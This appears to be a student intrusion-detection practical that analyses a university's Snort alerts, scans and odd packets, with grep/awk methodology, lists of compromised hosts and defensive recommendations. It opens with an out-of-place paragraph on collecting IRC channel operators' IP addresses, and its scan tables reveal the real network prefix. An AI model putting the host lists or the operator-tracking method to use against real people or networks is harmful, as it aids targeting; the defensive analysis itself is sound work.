Download mIRC, and connect to one of the servers listed, then go to the channel listed (will look like this 'channel #warezgroup -plist 20 -pformat full', that just means to join channel #warezgroup), view the other bots, get the IPs of any ops in the channel (ops are people in the top of the channel list with a @ before their name). Since ops run the channel, one of them knows who hacked your machine.
There are 4 major slave bot servers where warez is exchanged like this: Criten, Efnet, Undernet and Dalnet.

Incomplete Packet Fragments Discarded (462 alerts)

Description
This alert is not part of the current rule set. It appears to have been triggered by ICMP type 11 (this ICMP message is triggered when a router discards a packet after the ttl has reached 0). These alerts all relate to packets from external hosts to internal hosts.

Typical Snort Alert
01/06-08:38:18.012438 [**] Incomplete Packet Fragments Discarded [**] 80.131.48.135:0 -> MY.NET.137.18:0

Possible Triggering Snort Rule
alert tcp $EXTERNAL_NET 0 -> $HOME_NET 0 (msg:" Incomplete Packet Fragments Discarded "; nocase; ttl 0;)

Statistics
$ grep "Incomplete Packet" .DelimitedAndSorted | awk -F ";" '{print $3,$4,$5,$6}' | sort | uniq -c | sort -rn | head -5
119 **66.180.235.201** 0 MY.NET.152.18 0
106 192.1.3.11 0 192.2.3.11 0
63 207.46.178.20 0 MY.NET.83.235 0
37 128.121.239.146 0 MY.NET.85.97 0
31 80.131.56.129 0 MY.NET.137.18 0

Analysis
Based on the source and destination ports of 0, this traffic appears to be crafted, and is probably malicious. Numerous attacks using fragmentation have been documented and present an ever-growing concern to system and network administrators as hacker tools become more powerful and prevalent. See **Assignment 1, Evading Passive OS Fingerprinting with Fragroute** and **Assignment 2, Detect #3** for more information on fragmentation attacks. **MY.NET.137.18** seems to be a favorite for scanners, worms, and attackers of the most common flavors: NetBIOS, webserver, SubSeven, Queso, and Watchlists

Correlations
With other Alerts:
$ awk -F ";" '/MY\.NET\.152\.18/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
119 Incomplete Packet Fragments Discarded
18 spp_http_decode - IIS Unicode attack detected
2 Watchlist 000220 IL-ISDNNET-990517
2 High port 65535 udp - possible Red Worm - traffic
$ awk -F ";" '/MY\.NET\.137\.18/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
207 SMB Name Wildcard
55 Incomplete Packet Fragments Discarded
33 spp_http_decode - IIS Unicode attack detected
9 Watchlist 000220 IL-ISDNNET-990517
4 Null scan!
3 Possible trojan server activity
2 IDS552/web-iis_IIS ISAPI Overflow ida nosize
1 Queso fingerprint

With Scans:
MY.NET.152.18: 233 scans for ports 80, 445, 21, 135, 443 from various hosts
MY.NET.83.235: 54 scans for ports 80, 445, 135 from various hosts
MY.NET.85.97: 1 scan to port 443
MY.NET.137.18: 5961 scans to ports 80, 443, 1433, 135, …
With OOS: None

Analyst **Michael Wilkinson** noted this alert as well, but was not able to provide additional information.

Recommendations
See **Assignment 1** and **Assignment 2, Detect #3** for recommendations on handling fragmentation.

Other Alerts of Interest (account for < 2% of total traffic)

Exploit Attempts

- **spp_http_decode - CGI Null Byte attack detected** (see Top Alerts)
- **EXPLOIT x86 NOOP** (see Top Alerts)
- **EXPLOIT x86 setuid 0** (132 alerts)
- **EXPLOIT x86 setgid 0** (53 alerts)
- **EXPLOIT x86 stealth noop** (19 alerts)
- **EXPLOIT NTPDX buffer overflow** (6 alerts)
- **connect to 515 from inside** (1 alert)
- **SITE EXEC - Possible wu-ftpd exploit - GIAC000623** (1 alert)
- **FTP passwd attempt** (6 alerts)

Bandwidth Hogs/DoS

- **IRC evil – running XDCC** (see Top Alerts)
- **Port 55850 tcp - Possible myserver activity - ref. 010313-1** (1444 alerts)
- **Port 55850 udp - Possible myserver activity - ref. 010313-1** (58 alerts)
- **DDOS shaft client to handler** (5 alerts)

Customized Alerts

- **Watchlist 000220 IL-ISDNNET-990517** (See Top Alerts)
- **Watchlist 000222 NET-NCFC** (See Top Alerts)
- **MY.NET.30.4 activity** (1 alert)
- **MY.NET.30.3 activity** (1 alert)

Inappropriate Access Attempts

- **TFTP - External UDP connection to internal tftp server** (See Top Alerts)
- **TFTP - Internal TCP connection to external tftp server** (See Top Alerts)
- **TFTP - External TCP connection to internal tftp server** (9 alerts)
- **External FTP to HelpDesk MY.NET.70.50** (8 alerts)
- **External FTP to HelpDesk MY.NET.70.49** (6 alerts)
- **HelpDesk MY.NET.83.197 to External FTP** (5 alerts)
- **RFB - Possible WinVNC - 010708-1** (17 alerts)
- **SUNRPC highport access!** (397 alerts)
- **External RPC call** (276 alerts)
- **Attempted Sun RPC high port access** (19 alerts)
- **SMB C Access** (197 alerts)

Strange Packets

- **Incomplete Packet Fragments Discarded** (462 alerts)
- **TCP SRC and DST outside network** (164 alerts)
- **ICMP SRC and DST outside network** (74 alerts)
- **Tiny Fragments - Possible Hostile Activity** (15 alerts)

Fingerprinting

- **SMB Name Wildcard** (See Top Alerts)

- **Queso fingerprint** (See Top Alerts)
- **Null scan!** (745 alerts)
- **NMAP TCP ping!** (168 alerts)
- **Probable NMAP fingerprint attempt** (1 alert)

Conclusions & Defensive Recommendations

Summary of External Problem Hosts
IP Addresses to Block:
- **62.217.98.2** (Nimda-infecting host)


IP Addresses to put on a Watchlist:
- **65.214.36.151** (Queso scans to multiple hosts)
- **80.13.63.87** and **81.49.110.119** (EXPLOIT x86 NOOP attacks)
- **211.33.240.98** (Connecting to a SubSeven-infected internal host)
- **66.180.235.201** (Possible targeted Fragmentation attack)

Summary of Internal Problem Hosts
Compromised
- **MY.NET.85.74** and **MY.NET.122.118** (IIS Unicode attacks)
- **MY.NET.130.187** (Nimda)
- **MY.NET. 83.183** (Nimda)
- **MY.NET. 180.10** (Nimda)
- **MY.NET. 153.158** (Nimda)
- **MY.NET.135.79** (SubSeven)

Misused
- **192.168.0.253** (TFTP alerts)

Highly Targeted
- **MY.NET.113.4** (Watchlist 000220*)*
- **MY.NET.132.50** (SMB Wildcard)
- **MY.NET.84.151** and MY.NET.88.193 (Port 65535 scans)
- **MY.NET.99.36** (CGI Null Byte attacks)
- **MY.NET.6.40** (Queso fingerprinting)
- **MY.NET.134.11** (Queso and SMB Wildcard fingerprinting)
- **MY.NET.150.216 and MY.NET.88.163** (EXPLOIT x86 NOOP attacks)
- **MY.NET.137.18** (Fragmented packets, fingerprinting, worms)

General Observations:
After thoroughly analyzing the supplied logs, it is believed that the University has at least average security measures in place. The fair number of customized alerts indicates that the network administrators are not simply using a generic ruleset, but are attempting to tailor IDS signatures to the traffic appropriate for the network. However, it appears that the overwhelming number of alerts doesn't appear to correspond with an overwhelming number of actual intrusions; the top alert alone is likely a false positive for the "Red Worm", and this one signature is responsible for over 50% of the total alerts.



An "adjustment" of the Snort rulebase is necessary, if alerts are to be useful on a daily basis, rather than for an extensive Security Audit. A rulebase that is too generic introduces a great deal of "noise", making it difficult to sort out the false positives from the actual real alerts. The "Red Worm" alert is a good example of a place to start; tailoring this one signature will effectively reduce false positives by 50%. Although this traffic is a false positive for the "Red Worm", it is not entirely innocuous; the high amount of scanning is a drain on system and network resources, and the patterns look suspicious enough to warrant further investigation. Another example of where the rulebase is too unwieldy is the use of Snort's portscan preprocessor; if correlation includes using Alert and Scans logs, these portscan alerts introduce redundancy into the analysis, since the same packets are in the Scans logs.

That said, it is also important to not tighten down the ruleset too much, so as to miss true alerts. Constant attention should be given to the network activity, and appropriate signatures applied in order to paint as accurate a picture as possible of the network.

Specific Recommendations:

There were a total of 45 unique alerts for this week period, 12 of which accounted for over 98% of the total alert traffic. Addressing these top twelve alerts is a good starting point for enhancing the University's security posture. Specifically:

- Blocking host **80.14.23.232** will eliminate a large amount scanning of port 65535 from external sources, and investigating **MY.NET.84.151** and **MY.NET.88.193** for compromise will determine why these hosts sent such huge amounts of traffic over port 65535 (TCP and UDP)
- NetBIOS traffic is constantly coming from external sources; need to ensure that Windows filesharing is turned off unless absolutely necessary, and that users utilize strong passwords. This reconnaissance activity can lead to subsequent attacks, making susceptible internal hosts into IRC bots, and a drain on University bandwidth. This traffic correlates with other serious alerts, such as SubSeven.
- More stringent firewall rules should be considered for the Watchlist IP netblocks (212.79.X.X and 159.226.X.X), as traffic continues to come from those networks, most of it appearing to be reconnaissance activity, IRC channels, or p2p filesharing

- TFTP service should be turned off, blocked by network firewalls and routers, and replaced with a secure version of ftp, running encrypted tunnels over SSH, for example. This service being open gives worms like Nimda a foothold in the network. Speaking of which…
- There is at least one internal host infected by Nimda, and there are likely to be others; the recommendations proposed in the Nimda alerts analysis should be followed to eradicate this worm from the network
- The high number of Web Server attacks, specifically those aimed at Microsoft IIS Servers, mandate that these machines are kept up to date with patches
- Remote OS Fingerprinting tools, like Queso, are in widespread use, and will inevitably fingerprint a host, given enough time. These reconnaissance efforts usually lead to attack against vulnerable or unpatched servers. All high traffic hosts, such as web, mail, and dns servers should receive high priority in patch updates.
- EXPLOIT x86 attacks exist in several forms in the network (buffer overflows, format strings), and can be prevented by turning off unnecessary services and keeping patches current
- The SubSeven and Bugbear worms infect Windows hosts through open shares or email attachments, and alerts for both worms were detected on the network. Educating users about good email practices, and restricting filesharing will help prevent infection from such worms.
- A serious bandwidth drain, IRC channels should be controlled, and internal IRC "bots" should be hunted down and cleaned. Restricting open file shares, blocking incoming NetBIOS traffic, and enforcing strong passwords for users will help prevent hosts from being used as bots.
- Fragmented packets should not be taken lightly, assuming they are due to router misconfigurations or other "natural causes".

General "Best Practice" Recommendations:
(Provided by analyst **Daniel Russell**)

1. Open network shares are a problem, since they are targeted by IRC hackers, worms, or any scanners. These shares should be restricted and turned off where possible.
2. A firewall should be installed at all points where this network is connected to the Internet. If there are any firewalls currently installed on the network, their rulesets should be adjusted. Specifically recommendations include:
   a. Establish a deny all, allow by exception policy
   b. Establish a list of trusted external hosts and limit the protocols those hosts may use to access this network.
   c. Establish a rule set that supports internal connections to external entities for common protocols such as HTTP, HTTPS, SMTP, Telnet, FTP, SSH, etc. This rule set should serve as the general policy governing authorized protocols. The use of any other services or protocols should be granted on an as required basis. Justification for the requirement should be submitted for review by the security staff.
   d. Establish a DMZ for authorized web services.
3. Establish strong access control lists on the network border routers. Specific recommendations include:
   a. Filter in coming http port/80 requests not destined for authorized web servers in the DMZ.
   b. Filter in coming ICMP packets with code 0, 8 and 30.
   c. Establish an ACL that serves as a block list. As the sources of offending traffic are identified, add them to this ACL
4. Disable unnecessary services on all systems (i.e. RPC services, TFTP, etc.)
5. Install Anti-Virus software on all network systems and update virus definitions frequently. Due to the size of this network, a site license for this product should be considered. The University's network usage policy should mandate the use of Anti-virus software if it does not already do so.

6. Install the latest vendor system and security patches to all systems on the network. Procedures should be developed to do this at predefined intervals. In addition, procedures should be established for doing this on an as-required basis (i.e. system patches in response to security advisories).
7. The systems identified in this analysis as being compromised should be removed from the network. These systems should be formatted and restored from the last known good backup. If backups do not exist, these systems should be rebuilt entirely.
8. Establish policies that define authorized software. Be sure these policies address the use of software such as GNUtella, KaZaA, IRC, and remote terminal services. p2p filesharing applications, such as Gnutella or Kazaa cause a large amount of bandwidth usage, as well as numerous false positive alerts to trigger. If the University is concerned about keeping an accurate view of the network alerts, and preventing bandwidth problems, it should consider turning these services off, and blocking them at the network borders.
9. Educate users about Security, especially with respect to popular applications. At the very least, the University should address the lack of end-user security education by informing users of the dangers (and possible criminality) of swapping video and music files through p2p applications.
10. Configure system logging on all servers.
11. Establish a password policy that enforces the use of strong passwords.
12. Continue to use IDS to monitor all networks. In addition to IDS logs, review firewall and systems logs at regular intervals.

Appendix

General IIS Exploits Explanations

Code Red, Code Red II, sadmind, and Nimda (and all their variants) all target vulnerabilities in unpatched Microsoft IIS Web Servers. Although the injection vectors of the worms differ, the end result is a remote attacker's complete control of the victim host by virtue of his/her ability to execute arbitrary code. The worms take advantage of the IIS vulnerabilities to take over the host, propagate, and usually cause DoS (Denial of Service) conditions.

IIS Indexing Service Buffer Overflow Vulnerability:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500
http://www.cert.org/advisories/CA-2001-13.html
This IIS vulnerability is a buffer overflow condition in the Internet/Indexing Service, which gives an attacker making a web connection to the web server complete control over the victim host. This vulnerability is the exploited by both Code Red and Code Red II.

IIS Superfluous Decoding Vulnerability:
http://www.cert.org/advisories/CA-2001-12.html
This vulnerability stems from IIS decoding Unicode input twice, but only performing security checks on the first decoding.

IIS Directory Traversal Vulnerability:
http://www.kb.cert.org/vuls/id/111677
The IIS Directory Traversal exploits the IIS Superfluous Decoding vulnerability to escape out of permitted web directories and access other directories on the host.

Code Red:
http://www.cert.org/advisories/CA-2001-19.html (initial advisory and explanation)
http://www.eeye.com/html/Research/Advisories/AL20010717.html (in-depth analysis)
http://www.cert.org/advisories/CA-2001-23.html (more Code Red, plus recommendations)

Code Red II:
http://www.cert.org/incident_notes/IN-2001-09.html (initial advisory and explanation)
http://www.eeye.com/html/Research/Advisories/AL20010804.html (in depth analysis)

Nimda:
http://www.cert.org/advisories/CA-2001-26.html (advisory and explanation/recommendations)
http://www.gibnet.com/isl/nimda.txt
http://www.incidents.org/react/nimda.pdf (extensive analysis and recommendations)

Sadmind:
http://www.cert.org/advisories/CA-2001-11.html (advisory and explanation/recommendations)

Analysis Process

Data Collection

1. Download files from incidents.org and concatenate each (Scans, Alerts, OOS) into a master file using "zcat" command:
   Zcat file1.gz > bigfile
   Zcat file2.gz >> bigfile (unzips and appends file2 to the end of file1)
   Zcat file3.gz >> bigfile (unzips and appends file3 to the end of bigfile, which is file1+file2)
…etc
2. Downloaded the following practicals for correlation and "script borrowing"
   a. PJ Goodwin
   b. Daniel Russell
   c. Chris Calabrese
   d. Chris Baker
   e. Lorraine Weaver
   f. Steven Drew
   g. Tod Beardsley
   h. Shane Huntley
   i. Michael Wilkinson
   j. Kyle Haugsness

Data Processing

1. Using **Customized Scripts**, remove scans information (spp_portscan* alerts) from the alerts file, since scans contains scan information already
2. Using **Customized Scripts**, make the alerts, scans, and oos master files into delimited (semicolon-separated values) files for easier import into Excel and easier manipulation
3. Sort out high level information within delimited master files (alert, scans, oos) for **High Level Analysis**:
   a. Total Alerts
   b. Total Unique Hosts, both Source and Destination
   c. Top 10 Lists
      i. Source IP (Internal & External)
      ii. Destination IP (Internal & External)
      iii. Destination Port
      iv. Source IP – Destination IP Pairs
      v. Source IP – Destination Port Pairs
      vi. Destination IP – Destination Port Pairs
4. Create a Host Profile

Use the Alerts' **DestIPDestPortReport** and OOS' **dstip_dstport_report** file to sort targeted ports on targeted hosts. It is assumed that the traffic directed at any given host is indicative of the function of that host. This way, we can say that a certain host is a webserver if the majority of the traffic directed at it is to TCP port 80 or 443. Once the function of the host is established, all traffic directed at it can be assessed more reliably as either a true alert or a false positive. Scan information is not used in profiling, because it is by nature, not specific enough, but is used to correlate with the alerts. Used IANA list of common services to assess valid activity:

Data Manipulation

Use borrowed/customized shell scripts and Unix commands to dig into delimited master files for specific information. In general, scripts were only used to process the data when repetitive tasks could be facilitated using 'for' loops and the like. When general queries of the data was needed, combinations of **grep, awk, sed, cut, uniq, sort, head** commands were issued to the command line.

Commands are shown in Statistics and Analysis sections of each alert. Scripts used to process the alerts and scans data are shown below.

NOTE: sh -vx ./script.sh allows you to debug the script, very useful!

Data Analysis

Events of Interest

List all Alerts

Break into High, Medium, Low Severity

High – indicative of Trojans/compromised hosts

Medium – Alert Count in top 10, Exploit Attempts, Customized for “repeat offenders”

Low – Reconnaissance or Inconclusive

Analyze the top 10 and any High Severity Alerts: Prioritized by number of occurrences or severity

1. Description
    a. Name & Summary of Alert, Brief Overview
    b. Severity
    c. Triggering Snort Alert (check Snort DB http://www.snort.org/snort-db/)
2. Statistics
    d. Top 10 sources for this alert, # alerts per source
    e. Top 10 destinations for this alert, # alerts per destinations
3. Analysis
    f. Was it a false positive?
    g. Was this the only event the attacker triggered?
    h. Is there any corresponding activity from MY.NET that indicates compromise around this timeframe?
    i. Include insights into internal machines such as compromise or possible dangerous or anomalous activity
4. Correlations
    j. With Other Alerts
        i. $ awk -F ";" '/MY\.NET\.X\.X/ {print $2}' .DelimitedAndSorted | sort | uniq -c | sort -rn | head
    k. With Scans
        i. $ grep "MY.NET.X.X" scans_obfuscated | wc –l
        ii. $ awk '/MY\.NET\.X\.X/ {print $4,$6,$7,$8}' scans_obfuscated | sort | uniq-c | sort -rn | more
        iii. For Web Server Scans: $ grep "MY.NET.X.X" scans_obfuscated | awk '{print $4,$6}' | awk -F ":" '$1~ /MY\.NET\.X\.X/ && $3 == "80"' | sort | uniq -c | sort -rn
        iv.
    l. With Oos
        i. $ grep "MY.NET.X.X" alloos
    m. With other practicals, resources:
        i. SANS
        ii. CVE
        iii. CERT
        iv. BugTraq
        v. Whitehats
        vi. Google
        vii. Snort User Manual
        viii. Snort Discussion Lists
        ix. Snort Signature Database
        x. IANA
5. Recommendations

Link Graph – Show Red Worm alerts through network

Top 20 Internal/External Sources associated with Trojans/compromised hosts

Graph of Alerts/Scans

Plot Alerts vs time for the entire 7 day period

- Plot # of Alerts vs Time for each day – use ProcessTimestamp.sh script (for Alerts)
- Run ProcessAlertFile.sh script first, Use .OnlyDateTime to delimit the timestamp for sorting, output is .AlertsPerHour, and AlertsPerHour.xls

Plot Scans vs time for the entire 7 day period

- Graphs: Plot # of Scans vs Time for each day– use ProcessTimestamp.sh script (for Scans)
- output is .ScansPerHour, and ScansPerHour.xls

Pie Chart of Top Alerts

- Used Excel's Charts from data extracted from shell scripts

Top 5 External Sources Listed the registration information for a minimum of five selected IP addresses and stated why they were chosen.

80.14.23.232 – Top source host in top Alert (Red Worm)
Watchlist 000220 IL-ISDNNET-990517 – on a customized watchlist
Watchlist 000222 NET-NCFC – on a customized watchlist
62.217.98.2 – Nimda infecting host
80.13.63.87 – Top Exploit attempts

Tools Used (data manipulation and analysis)

1. Unix tools (Cygwin DLL 1.3.17-1 http://www.cygwin.com/): **grep, awk, sed, cut, uniq, sort, head** to process the data as needed
2. Shell Scripts
    - **Lorraine Weaver**
    - **Steven Drew**
    - **Chris Calabrese**
3. Microsoft Excel
    a. used **Data>Text to Columns** feature to separate delimited values into separate columns, and then used the **Data>Autofilter** feature to allow sorting
4. Microsoft Word, Visio for this report

High Level Analysis

Scans

No need to delimit, format works nicely with “awk”. Format of each line:

Month Day Time SrcIP:SrcPort -> DestIP:DestPort Type Flags

Total Scans	cat scans | grep –e "->" | wc -l	4740401
Number of Unique Scanning Hosts	cat scans \ | awk '$5 == "->" { print $4 }' \ | cut -d : -f 1 | sort -u | wc -l	886
Number of Unique Destination Hosts	cat scans \ | awk '$5 == "->" { print $6 }' \ | cut -d : -f 1 | sort -u | wc -l	534658

Note: Scans logs were not originally obfuscated by GIAC, but upon confirmation of the monitored network, all internal hosts were changed to reflect consistency among Alerts, Scans, and OOS logs:

$ sed s/130.85./MY.NET./g scans > scans_obfuscated

Top 10 Scanning Hosts (SrcIP):

$ cat scans | awk '$5 == "->" { print $4 }' | cut -d : -f 1 | sort | uniq -c | sort –rn > AllSourceIPs

$ head AllSourceIPs

1200498 130.85.70.176
1147249 130.85.83.146
354041 130.85.91.252
254717 130.85.162.90
211965 130.85.150.213
204277 130.85.84.178
138015 130.85.87.50
95014 130.85.132.20
90611 130.85.83.178
74105 130.85.70.207

Top 10 Internal Scanning Hosts (SrcIP):

$ grep "MY.NET" AllSourceIPs | head

<see above>

Top 10 Scanned Hosts (DstIP):

$ cat scans | awk '$5 == "->" { print $6 }' | cut -d : -f 1 | sort | uniq -c | sort -rn > AllDestIPs

$ head AllDestIPs

6805 130.85.70.198
4206 172.171.155.23
3929 68.112.148.197
3924 213.3.63.38
3517 217.36.24.213
3477 24.58.246.210
3427 66.91.16.206
3348 64.229.36.53
3192 64.231.88.19
3034 24.102.135.180

Top 10 Internal Scanned Hosts (DestIP):

$ grep "130.85." AllDestIPs | head

6805 130.85.70.198
1105 130.85.88.242

1065 130.85.6.40
1025 130.85.53.51
751 130.85.117.25
574 130.85.53.35
480 130.85.82.248
369 130.85.5.92
365 130.85.5.95
339 130.85.70.231

Top 10 Scanned Ports (DstPort):
$ cat scans | awk '$5 == "->" { print $6 }' | cut -d : -f 2 | sort | uniq -c | sort -rn | head
2544472 6257
123214 445
80623 80
77293 41170
72932 27005
40724 135
40202 137
38462 1214
26840 21
24782 443

All Scanning Hosts and the Targeted Destination Hosts:
$ cat scans | awk '$5 == "->" { print $4 ":" $6 }' | cut -d : -f 1,3 > srcip_and_dstip

Top 10 Scanning Host Pairs (SrcIP-DestIP):
$ cat srcip_and_dstip | sort | uniq -c | sort -rn | head
6787 216.161.210.126:130.85.70.198
4206 130.85.132.20:172.171.155.23
3928 130.85.70.176:68.112.148.197
3924 130.85.70.207:213.3.63.38
3517 130.85.132.20:217.36.24.213
3477 130.85.132.20:24.58.246.210
3425 130.85.83.146:66.91.16.206
3348 130.85.70.207:64.229.36.53
3192 130.85.132.20:64.231.88.19
3034 130.85.87.50:24.102.135.180

All Scanning Hosts and the Targeted Destination Ports:
$ cat scans | awk '$5 == "->" { print $4 ":" $6 }' | cut -d : -f 1,4 > srcip_and_dstport

Top 10 Scanning Host and Destination Port Pairs (SrcIP-DstPort):
$ cat srcip_and_dstport | sort | uniq -c | sort -rn | head
1165428 130.85.70.176:6257
967947 130.85.83.146:6257
206351 130.85.150.213:6257
196341 130.85.84.178:6257
72931 130.85.87.50:27005
33926 130.85.117.10:41170
24228 130.85.150.101:137
23030 130.85.70.180:41170
19078 130.85.99.48:41170
11817 202.94.1.125:80

All Scanned Hosts and the Targeted Destination Ports:
$ cat scans | awk '$5 == "->" { print $6 " " $7 }' > dstip_and_dstport

Top 10 Scanned Host and Destination Port Pairs (DstIP-DstPort):
$ cat dstip_and_dstport | sort | uniq -c | sort -rn | head
4206 172.171.155.23:1186 UDP
3929 68.112.148.197:6257 UDP
3924 213.3.63.38:10052 UDP
3517 217.36.24.213:1851 UDP
3477 24.58.246.210:1367 UDP
3427 66.91.16.206:6257 UDP
3348 64.229.36.53:64481 UDP
3032 24.102.135.180:27005 UDP
2927 64.231.90.179:1320 UDP
2711 24.243.193.88:27005 UDP

Alerts
Shell Scripts: Use ".DelimitedAndSorted" file for further queries. Structure of each record:
TIMESTAMP ; ALERT DESCRIPTION ; SOURCE IP ; SOURCE PORT ; DEST IP ; DEST PORT

Total Alerts	cat alerts | grep –e "[**]" | wc -l	1025672
Total Alerts (excluding portscans)	AllAlertsReport	400853
Number of Unique Source Hosts	AllSourceIPsReport	5240
Number of Unique Internal Source Hosts	grep "MY\.NET" .AllSourceIPs | sort | uniq | wc -l	358
Number of Unique Destination Hosts	AllDestIPsReport	3163
Number of Unique Internal Destination Hosts	grep "MY\.NET" .AllDestIPs | sort | uniq | wc -l	1955

Total Unique Alerts: AllAlertsReport

Alert Count	**Alert Type**
203876	*High port 65535 tcp - possible Red Worm - traffic*
50587	SMB Name Wildcard
41431	Watchlist 000220 IL-ISDNNET-990517
41079	spp_http_decode - IIS Unicode attack detected
26447	TFTP - External UDP connection to internal tftp server
12389	TFTP - Internal TCP connection to external tftp server
5757	High port 65535 udp - possible Red Worm - traffic
4019	Watchlist 000222 NET-NCFC
2343	spp_http_decode - CGI Null Byte attack detected
2255	IDS552/web-iis_IIS ISAPI Overflow ida nosize
2227	*Queso fingerprint*
2107	EXPLOIT x86 NOOP
1606	Possible trojan server activity
1444	Port 55850 tcp - Possible myserver activity - ref. 010313-1
745	Null scan!
462	Incomplete Packet Fragments Discarded
397	SUNRPC highport access!
356	IRC evil - running XDCC
276	External RPC call

197	SMB C access
168	NMAP TCP ping!
164	TCP SRC and DST outside network
132	EXPLOIT x86 setuid 0
74	ICMP SRC and DST outside network
72	TFTP - Internal UDP connection to external tftp server
58	Port 55850 udp - Possible myserver activity - ref. 010313-1
53	EXPLOIT x86 setgid 0
19	EXPLOIT x86 stealth noop
19	Attempted Sun RPC high port access
17	RFB - Possible WinVNC - 010708-1
15	Tiny Fragments - Possible Hostile Activity
9	TFTP - External TCP connection to internal tftp server
8	External FTP to HelpDesk MY.NET.70.50
6	FTP passwd attempt
6	External FTP to HelpDesk MY.NET.70.49
6	EXPLOIT NTPDX buffer overflow
5	NIMDA - Attempt to execute cmd from campus host
5	HelpDesk MY.NET.83.197 to External FTP
5	DDOS shaft client to handler
2	Bugbear@MM virus in SMTP
1	connect to 515 from inside
1	SITE EXEC - Possible wu-ftpd exploit - GIAC000623
1	Probable NMAP fingerprint attempt
1	MY.NET.88.19301/08-13:06 ***[FORMAT ERROR]***
1	MY.NET.84.15101/12-10:27 ***[FORMAT ERROR]***
1	MY.NET.6.4001/12-10:33 ***[FORMAT ERROR]***
1	MY.NET.30.4 activity
1	MY.NET.30.3 activity
1	64.12.180.2201/08-12:58 ***[FORMAT ERROR]***
1	131.118.254.3801/06-16:51 ***[FORMAT ERROR]***

Top 10 Source Hosts by Alert (SrcIP): AllSourceIPsReport

Alert Count	Source IP Address
67203	MY.NET.84.151
22682	80.14.23.232
21338	MY.NET.88.193
9952	80.200.150.161
9762	217.136.72.253
8427	212.179.107.229
8411	64.154.60.203
6795	MY.NET.112.204
5426	212.179.107.228
5315	MY.NET.111.235

Top 10 <u>Internal</u> Source Hosts by Alert (SrcIP):

```
$ grep "MY.NET" .AllSourceIPsReport | head
67203  MY.NET.84.151
21338  MY.NET.88.193
```

6795 MY.NET.112.204
5315 MY.NET.111.235
5306 MY.NET.111.232
5288 MY.NET.111.230
5233 MY.NET.111.231
5232 MY.NET.111.219
4135 MY.NET.85.74
3588 MY.NET.84.160

Top 10 Targeted Hosts by Alert (DstIP): AllDestIPsReport

Alert Count	***Destination IP Address***
80647	MY.NET.84.151
34452	MY.NET.88.193
26373	192.168.0.253
22791	80.14.23.232
9373	MY.NET.113.4
8421	MY.NET.84.160
8403	217.136.72.253
7871	80.200.150.161
6794	61.236.39.3
5968	MY.NET.90.242

Top 10 Internal Destination Hosts by Alert (DstIP):
$ grep "MY.NET" .AllDestIPsReport | head
80647 MY.NET.84.151
34452 MY.NET.88.193
9373 MY.NET.113.4
8421 MY.NET.84.160
5968 MY.NET.90.242
3287 MY.NET.180.39
2134 MY.NET.177.58
2032 MY.NET.91.252
1918 MY.NET.82.248
1606 MY.NET.99.36

Top 10 Targeted Ports by Alert (DstPort): AllDestPortsReport

Alert Count	**Destination Port**
117998	65535
50582	137
47207	80
11045	1214
8420	58000
5150	1025
3940	2075
3898	69
2960	2130
2703	6257

Top 10 Alert Host Pairs (SrcIP-DestIP): SourceDestIPsReport

Alert Count	**Source IP & Destination IP Pair**
22791	MY.NET.84.151; 80.14.23.232
22681	80.14.23.232; MY.NET.84.151

9948	80.200.150.161; MY.NET.84.151
9757	217.136.72.253; MY.NET.84.151
8411	64.154.60.203; MY.NET.84.160
8403	MY.NET.84.151; 217.136.72.253
7871	MY.NET.84.151; 80.200.150.161
6794	MY.NET.112.204; 61.236.39.3
5315	MY.NET.111.235; 192.168.0.253
5306	MY.NET.111.232; 192.168.0.253

Top 10 Alert Host and Destination Port Pairs (SrcIP-DstPort): SourceIPDestPortsReport

Alert Count	**Source IP Address & Destination Port Pair**
22681	80.14.23.232;65535
9952	80.200.150.161;65535
9761	217.136.72.253;65535
8411	64.154.60.203;58000
6795	MY.NET.112.204;80
5292	212.179.98.108;1214
5102	172.186.226.148;65535
4878	MY.NET.84.151;1025
4135	MY.NET.85.74;80
3940	MY.NET.84.151;2075

Top 10 Alert Destination Host and Port Pairs (DstIP-DstPort): DestIPDestPortsReport

Alert Count	**Destination IP & Destination Port**
80646	MY.NET.84.151;65535
34452	MY.NET.88.193;65535
9355	MY.NET.113.4;1214
8420	MY.NET.84.160;58000
6794	61.236.39.3;80
4878	80.200.150.161;1025
3940	217.136.72.253;2075
3560	64.154.60.203;69
2929	172.186.226.148;2130
2227	207.200.86.66;80

OOS

No need to delimit, format works nicely with “awk”. Format of first line is:

Timestamp SrcIP:SrcPort -> DestIP:DestPort

Total Packets	cat oos | grep –e "->" > AllOos wc –l AllOos	7225
